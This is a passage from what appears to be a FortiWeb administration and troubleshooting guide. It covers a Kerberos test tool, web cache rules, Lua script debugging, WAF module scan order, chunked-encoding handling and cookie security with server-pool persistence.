

Note:

-s: the same with Delegated HTTP Service Principal Name

-h: IP or domain name of the backend web server (aka pserver); if you use -H, the value of Host header in request will be overwritten.

-t: Use SSL tunnel for the backend web server. -c and -e are used for client certificate authentication

for basic Kerberos:

-u: UPN for login, and the format must be username@DOMAIN.COM

-p: it's password

for KCD:

-u: ditto

-n: delegator's UPN, it's the same with Service Principal Name for Keytab File

-k: file path of your keytab file in FortiWeb (you should upload it first)

An example of the successful result: (response returns 200 OK)



If the test fails, that means there are some problems in Kerberos authentication or backend communication. Please note the debug information on the screen.

If the test succeeds, that means configuration or login input may be incorrect. Need to check them and keep the parameters consistent with those in krb_test.

Application Delivery - Caching

FAQ

How to enable Caching?

Follow the steps below to enable web cache for a server policy in Reverse Proxy, TTP or WCCP modes:

1. Enable Web Cache **in System > Config > Feature Visibility**;
2. Enable Web Cache when creating or editing an HTTP server policy in **Policy > Server Policy**, then a web cache policy will be automatically created in **Application Delivery > Caching**;
3. You can click the icon **View Configuration** besides the **Web Cache** option in the server-policy edit page, or visit **Application > Caching** to edit the configuration of a web cache policy;
4. In the **Edit Web Cache Policy** page, click **Create New** to add one or multiple web cache rules.

Notes:

- Web cache rule is a MUST, otherwise the web cache policy will not be matched;
- If multiple rules are configured in one policy, then these rules will be matched in order. That is to say, when the first rule is matched, the other rules followed will be skipped and not take effect any more.

What can be cached and what cannot be cached?

Caching generally works best with data that doesn't change. Things like static web pages, images, movies, and music all typically work well.

FortiWeb will NOT cache responses if the request:

- Has fields such as Cache-Control: no-cache/no-store/; Pragma:no-cache
- Contains the header:
  - Authorization
  - Proxy-Authorization

FortiWeb also will NOT cache if the response:

- Has a Set-Cookie: field
- Has a Vary: fied
- Has fields such as Cache-Control: no-cache/no-store/private; Pragma:no-cache; Cache-Control: max-age=0
- Proxy-Authorization
- Connection
- Keep-Alive
- Proxy-Authenticate
- TE
- Trailers
- Transfer-Encoding #So Transfer-Encoding: chunked is NOT supported
- Upgrade

What does Key Generation Factor in Web Cache Rule mean?

Subsequent visits will match the cache rule only if all key generation factors in the request are the same as the request/response that has been cached.

For example, if both Host&URL are selected in the Key Generation Factor, then a request with a different Host will not match the cached content.

Cookies can be enabled in **Key Generation Factor > Cookies** with a specific cookie name configured in **Add Cookie Name**, which allows caching a response when the request header includes “Cookie: <name>=<value>”.

What is the maximum size of a file that can be cached?

The maximum of a single file that can be cached is 8 MB.

FortiWeb uses the header `Content-Length` to identify the size of the entity-body. If the `Transfer-Encoding` is chunked, the content will not be cached.

Troubleshoot for caching issues

There are several methods for troubleshooting if a URL is not cached as expected:

1. Check web cache configuration;
   Examine if the specific headers of the request match the cache rule: Host, Path/URL, HTTP Method, Return Code, File Type and Key Generation Factors.

2. On 7.0.2 & later builds, click the button **Test** to check if a URL can hit the web cache:



3. On 7.0.2 & later builds, when cached content is hit, there will be statistics in **Dashboard > Status > Throughput**:



4. On 6.3.x & later builds, you can also check if the Requests (Cache Hit/Total) count increase.
However, this count usually has 1-2 minutes delay after the cache is hit.



5. Check if the response is replied by FortiWeb or the back-end server.
On 7.0.0 & later builds, you can also check if the Requests (Cache Hit/Total) count increase.



On 6.3, you need to capture packets on FortiWeb and check if the new request is sent to the back-end server. If a request is not sent to the back-end server while the client can receive the replay, cache content should be hit.

6. You can also enable diagnose logs to check more processing details or collect information for further analysis.

```
FWB # diagnose debug application web-cache 7
FWB # diagnose debug enable
```

Example for a successful cache hit:

```
[web cache][DBG_H](./waf_module/web_cache.c:3973): web_cache_process: begin
[web cache][DBG_H](./waf_module/web_cache.c:3141): process_web_cache_s2c_hash_table:
     begin
[web cache][DBG_H](./waf_module/web_cache.c:3145): process_web_cache_s2c_hash_table:
     WEB_CACHE_CACHE_HT_HIT in response
[web cache][INFO](./waf_module/web_cache.c:3148): process_web_cache_s2c_hash_table: The
     WEB content is from WEB Cache!
[web cache][DBG_H](./waf_module/web_cache.c:281): req_match_single_rule: match web cache
     rule success : /
Example for cache hit failure:
[web cache][DBG_H](./waf_module/web_cache.c:3973): web_cache_process: begin
[web cache][DBG_H](./waf_module/web_cache.c:3141): process_web_cache_s2c_hash_table:
     begin
[web cache][DBG_H](./waf_module/web_cache.c:3168): process_web_cache_s2c_hash_table:
     WEB_CACHE_HT_PREPARE_CACHE in response
[web cache][INFO](./waf_module/web_cache.c:3170): process_web_cache_s2c_hash_table: The
     WEB content is from Physical server!
[web cache][DBG_H](./waf_module/web_cache.c:281): req_match_single_rule: match web cache
     rule success : /
```

Application Delivery - Lua Script

From 7.0.2, FortiWeb supports Lua scripts to perform actions that are not currently supported by the built-in feature set. You can use Lua scripts to write simple, network aware pieces of code that will influence network traffic in a variety of ways.

In FortiWeb, the scripting language only supports HTTP and HTTPS policy in Reverse Proxy mode. And, FortiWeb uses the lua version 5.4.

Please refer to the Script Reference Guide for more details.

FAQ

What's the order of multiple scripts matching?

When multiple scripts are selected in one server policy, the system will load scripts one by one. If there are multiple same events defined in the scripts, the event running order is the same as the loading order.

How to troubleshoot Scripting issues?

If you find your customized scripting does not work as expected, follow the steps below for troubleshooting:

1. Ensure diagnose debug to check if the output matches the events and actions defined in the selected scripts:
   ```
   # diagnose debug proxy scripting-core 7 #scripting initiating and loading information
   # diagnose debug proxy scripting-user 7 #scripting user debug logs
   # diagnose debug timestamp enable
   # diagnose debug enable
   ```
   For example, if the predefined script HTTP_GET_COMMANDS is selected in a server-policy, then below logs will be printed HTTP requests hit the policy. You can also add extra debug print with debug() or other built-in functions to diagnose the problem you encounter.
   ```
   <18: 7:39>[script-core]: flua init session ctx 0x7fdc0b0fc000, core 0x7fdc29008200
   <18: 7:39>[script-core]: FLUA init http substream ctx 0x7fdc2e768680, session ctx
        0x7fdc0b0fc000!
   <18: 7:39>[script-user]: ============== Dump HTTP request header ==============
   ```

```
<18: 7:39>[script-user]: host: 10.0.10.191, path: /new, url: /new, method: GET, version:
     HTTP/1.1
<18: 7:39>[script-user]: HEADER: Host[1]: 10.0.10.191
<18: 7:39>[script-user]: HEADER: User-Agent[1]: curl/7.83.1
<18: 7:39>[script-user]: HEADER: Accept[1]: */*
<18: 7:39>[script-user]: ========== Dump HTTP request header done ===========
<18: 7:39>[script-user]: ============= Dump HTTP response header =============
<18: 7:39>[script-user]: status code: 404 reason: Not Found
<18: 7:39>[script-user]: HEADER: Content-Length[1]: 201
<18: 7:39>[script-user]: HEADER: Date[1]: Thu, 20 Oct 2022 01:01:45 GMT
<18: 7:39>[script-user]: HEADER: Server[1]: Apache/2.4.38 (Win64) OpenSSL/1.1.1b
     PHP/7.0.5 mod_jk/1.2.42
<18: 7:39>[script-user]: HEADER: Content-Type[1]: text/html; charset=iso-8859-1
<18: 7:39>[script-user]: HEADER: return_header[1]: HTTP/1.1 404 Not Found
<18: 7:39>[script-user]: ========== Dump HTTP response header done ===========
<18: 7:39>[script-core]: FLUA exit ctx 0x7fdc2e768680, core 0x7fdc29008200
<18: 7:39>[script-core]: FLUA exit ctx 0x7fdc0b0fc000, core 0x7fdc29008200
```

2. Collect your script, diagnose debug logs and the FortiWeb configuration file, send them to support for further analysis if you fail to find the cause.

Web Protection - General Issues

- Why cannot hidden fields work fine with offline mode?
- FAQ
- What's the sequence of WAF module scans in 7.0.0?

FAQ

Why cannot hidden fields work fine with offline mode?

One of the following two conditions must be met with offline mode.

1) The HTTP request and response is in the same TCP session.

2) The Session Key configured in offline profile (if not configured, ASPSESSIONID, PHPSESSIONID, or JSESSIONID) must be used in HTTP.

Why doesn't a WAF protection module work?

Some modules can disable other modules, such as URL access. When a certain module does not work, we should think about this. Here are some examples.

1) When URL access action is Pass, it can disable all security features after Global Object White List & URL Access, please refer to the module sequence in the following FAQ item.

2) IP white list can disable all security features after IP List Check.

3) When matched known engine, WAF will disable some RBE related features and all modules that may cause false positives. These modules are listed as follows

HTTP Flood

HTTP Access Limit

Custom Access Policy

GEO IP

Malicious IP

HTTP_Protocol Constraints

Robot Check

Bot Deception

Biometrics Based Detection

Threshold Based Detection

4) Some OWA URLs will result in errors, so FortiWeb will disable these modules below.

All response followup modules are disabled

File Security

Webshell Detection

Chunk Decode

File Uncompress

Signature

URL Rewriting

File Compress

Machine Learning

What's the sequence of WAF module scans in 7.0.0?

The WAF module scan sequence in 7.0.0 is shown as below for your reference:

WAF_X_FORWARD_FOR,

WAF_SESSION_MANAGEMENT, //Client management

WAF_IP_LIST_CHECK,

WAF_IP_INTELLIGENCE,

WAF_QUARANT_IP,

WAF_BOT_MITIGATION_MOD,

WAF_BOT_MANAGEMENT,

WAF_GEO_BLOCK_LIST,

WAF_HTTP_WEBSOCKET_SECURITY,

WAF_HSTS_HEADER,

WAF_PROTECTED_SERVER_CHECK,

WAF_ALLOW_METHOD_CHECK,

WAF_ACTIVE_SCRIPT,

WAF_MOBILE_IDENTIFICATION,

```
WAF_HTTP_DOS_HTTP_FLOOD,
WAF_HTTP_DOS_MALICIOUS_IP,
WAF_HTTP_ACCESS_LIMIT,
WAF_TCP_FLOOD_PREVENTION,
WAF_HTTP_AUTHENTICATION,
WAF_GLOBAL_WHITE_LIST,
WAF_ADFS_PROXY,
WAF_CUSTOM_RESPONSE_POLICY,
WAF_URL_ACCESS_POLICY,
WAF_MOBILE_API_PROTECTION,
WAF_PADDING_ORACLE_POLICY,
WAF_HTTP_PROTOCOL_CONSTRAINS,
WAF_FILE_PARSE,
WAF_FILE_UPLOAD,
WAF_WEBSHELL_DETECTION,
WAF_CHUNK_DECODE,
WAF_FILE_UNCOMPRESS,
WAF_WEB_CACHE, // NOTE: it has to be placed before the modules which will modify the original packs
WAF_BOT_DECEPTION,
WAF_ROBOT_CHECK,    // ML bot detection
WAF_CSRF_CHECK,
WAF_MITB_CHECK,
WAF_PARAMETER_VALIDATION_RULE,
WAF_AJAX_BLOCK,
WAF_BOT_CLIENT,     // Biometric based bot detection
WAF_WEB_ACCELERATION,
WAF_XML_VALIDATION,
WAF_JSON_VALIDATION,
WAF_SERVER_PROTECTION_RULE,   // Signature
WAF_SYNTAX_BASED_DETECTION,
WAF_SITE_PUBLISH,
WAF_THREAT_WEIGHT,
WAF_HIDDEN_FIELDS,
WAF_CUSTOM_ACCESS_POLICY,
```

WAF_BOT_CUSTOM_ACCESS, // Threshold based bot detection

WAF_USER_TRACKING,

WAF_API_MANAGEMENT,

WAF_OPENAPI_VALIDATION,

WAF_CORS_CHECK,

WAF_URL_REWRITING_POLICY,

WAF_URL_ENCRYPTION,

WAF_MLEARNING, // Machine Learning framework

WAF_API_RECORD, // Machine Learning API discovery

WAF_FILE_COMPRESS,

WAF_COOKIE_SECURITY,

WAF_HTTP_HEADER_SECURITY,

WAF_PROFILE,

WAF_HTTP_STATISTIC,

WAF_CLIENT_CERTIFICATE_FORWARD

How does Web Protection modules support `Transfer-Encoding:chunked`?

With chunked transfer encoding, the HTTP server sends data to the receiver in a series of chunks instead of waiting until the complete segment is available. This is important especially when fetching dynamic content with unknown content length.

Some web protection modules support handling chunked data in HTTP response, but the behavior is different between 7.0.2 and previous builds.

On 7.0.1 and previous builds, there is an option `set chunk decoding enable/disable` for each server policy.

- It's enabled by default. FortiWeb will decode all the chunked responses, and convert it to body with a Content-Length header. In certain cases such as legacy clients only accept chunked responses, the clients will fail to process the response.
- If chunk decoding is disabled, the critical WAF modules that depend on the chunk decoded data will not be able to work.

From 7.0.2, FortiWeb replaced set `chunk decoding enable/disable` with `set chunk encoding disable/enable`.

- The default configuration is disabled, which equals to `set chunk decoding enable` in 7.0.1; FortiWeb will decode chunked response and convert it with Content-Length.
- When configured as `set chunk encoding enable` on 7.0.2, FortiWeb decodes and reassembles the chunked response, performs the WAF modules' operations, and encodes the new content with chunked again, then sends it to the clients.

From 7.0.2, when `set chunk encoding enable`, instead of delaying sending packets to the client until all content is available, the server will:

- Send the response in chunks.
- Add a `Transfer-Encoding: chunked` header to the chunks.

- Apply markers within the content to indicate the length of each chunk and whether that particular chunk is the last chunk that the server is sending.
- Under some conditions, chunk decoding module will not take action:
  - No web protection profile is bound to a server policy;
  - No modules enabled in a web protection profile;
  - Modules that depend on chunk decoded data are not enabled in web protection profile (e.g. compress, xml validation);
  - When chunked response size exceeds `max-cache-size`, FortiWeb will not decode chunked content.



For purpose of troubleshooting chunk decoding/encoding issues, you can enable the diagnose log as below:

```
diagnose debug application chunk-decode-encode 7
diagnose debug enable
```

These are the web protection that depend on chunk decoding/encoding:

- WAF_AJAX_BLOCK
- WAF_XML_VALIDATION
- WAF_WEB_ACCELERATION
- WAF_ROBOT_CHECK
- WAF_MLEARNING
- WAF_HIDDEN_FIELDS
- WAF_API_RECORD
- WAF_USER_TRACKING
- WAF_FILE_COMPRESS
- WAF_FILE_UNCOMPRESS
- WAF_URL_ENCRYPTION
- WAF_LINK_CLOAKING
- WAF_URL_REWRITING_POLICY
- WAF_CSRF_CHECK
- WAF_SERVER_PROTECTION_RULE
- WAF_BOT_DECEPTION
- WAF_BOT_CLIENT
- WAF_MITB_CHECK

How does Cookie Security work when persistence types that may change cookies are used in Server Pool?

If both Cookie Security policy and cookie related Persistence types are enabled in one server-policy, there might be conflicts when both modules are trying to change the cookie values. The Cookie Security module will not handle cookies in some situations to avoid such conflicts.

With Persistence Types as below on 7.0.1 and earlier builds:

- PHP Session ID, ASP Session ID, JSP Session ID: Cookie Security handling will be bypassed;
- Insert Cookie/Rewrite Cookie/Embedded Cookie: Cookie Security handling will be bypassed;
- Persistent Cookie: Cookie Security check/set works

With Persistence Types as below on 7.0.2 and later builds:

- PHP Session ID, ASP Session ID, JSP Session ID: Cookie Security check/set works;
- Insert Cookie/Rewrite Cookie/Embedded Cookie: Cookie Security handling will be bypassed; (the same as before)
- Persistent Cookie: Cookie Security check/set works (the same as before)

